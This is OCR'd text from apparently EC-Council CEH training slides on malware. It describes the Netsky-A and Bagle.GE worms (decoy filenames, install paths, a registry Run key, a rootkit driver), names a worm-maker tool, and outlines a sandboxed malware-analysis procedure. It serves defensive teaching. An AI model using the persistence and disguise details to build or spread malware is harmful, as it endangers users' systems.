
W32/Netsky-A is a worm that spreads using email and Windows network shares

It searches all mapped drives for files with these extensions in order to find email adresses:
MSG, OFT, SHT, DBX, TBB, ADB, DOC, WAB, ASP, UIN, RTF, VBS, HTML, HTM, PL, PHP, TXT, EML

The worm will also attempt to copy itself into the root folders of drives C: to Z: using these filenames:

```
angels.pif, coolscreensaver.scr,
dictionary.doc.exe, dolly_buster.jpg.pif,
doom2.doc.pif, e.book.doc.exe, e-
book.archive.doc.exe, eminem-lickmypussy.mp3.pif,
hardcoreporn.jpg.exe, howtohack.doc.exe,
matrix.scr, maxpayne2.crack.exe, nero.7.exe
office_crack.exe, photoshop9crack.exe, porno.scr,
programmingbasics.doc.exe, rfccompilation.doc.exe,
serial.txt.exe, sexsexsexsex.doc.exe,
strippoker.exe, virii.scr, winlonghorn.doc.exe,
winxp_crack.exe
```

Worm Analysis: W32/Netsky



Worm Analysis: W32/Bagle.GE

W32/Bagle.GE worm is embedded in an **e-mail attachment**, and spreads using the **infected computer's e-mailing networks**

It hides itself and other Bagle components using **rootkit techniques**

Installation

When Bagle.GE is run, it creates a directory named 'hidires' in the user's 'Application Data' folder. It copies itself as

```
%User%\Application Data\hidires\hidr.exe
```

The trojan also drops the following driver file to the same folder:

```
%User%\Application Data\hidires\m_hook.sys
```

The trojan installs the following registry launchpoint as a string value:

```
[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] "drvsyskit" = "%System%\hidr.exe"
```

Payload

It tries to disable several AV and other security related software


Rootkit Details


Bagle.GE loads a kernel-mode driver (m_hook.sys) that it uses to hide itself and another Bagle related malware, Email-Worm:W32/Bagle.GF

Hidden Items

- Processes
- Files and directories
- Registry keys and values

Worm Maker: Internet Worm Maker Thing




Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
CEH
55
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Sheep Dip Computer?

Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware

A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions

Anti-Virus Sensors Systems

- Anti-virus system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers.

Malware Analysis Procedure: Preparing Testbed

Install **VMWare** or **Virtual PC** on the system

Install **guest OS** into the Virtual PC/ VMWare

Isolate the system from the network by ensuring that the **NIC card** is in "host only" mode

Disable the '**shared folders**', and the '**guest isolation**'

Copy the **malware** over to the guest OS

Malware Analysis Procedure

I. Perform static analysis when the malware is inactive

II. Collect information about:

- String values found in the binary with the help of string extracting tools such as **BinText**
- The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**

III. Set up network connection and check that it is not giving any errors

IV. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as Process Monitor and Process Explorer

Malware Analysis Procedure


V Record network traffic information using the connectivity and log packet content monitoring tools such as NetResident and TCPView

VI Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as RegShot


VII Collect the following information using debugging tools such as Ollydbg and Proc Dump:

- Service requests
- Attempts for incoming and outgoing connections
- DNS tables information

String Extracting Tool: Bintext




Compression and Decompression Tool: UPX




http://upx.org

Process Monitoring Tools: Process Monitor

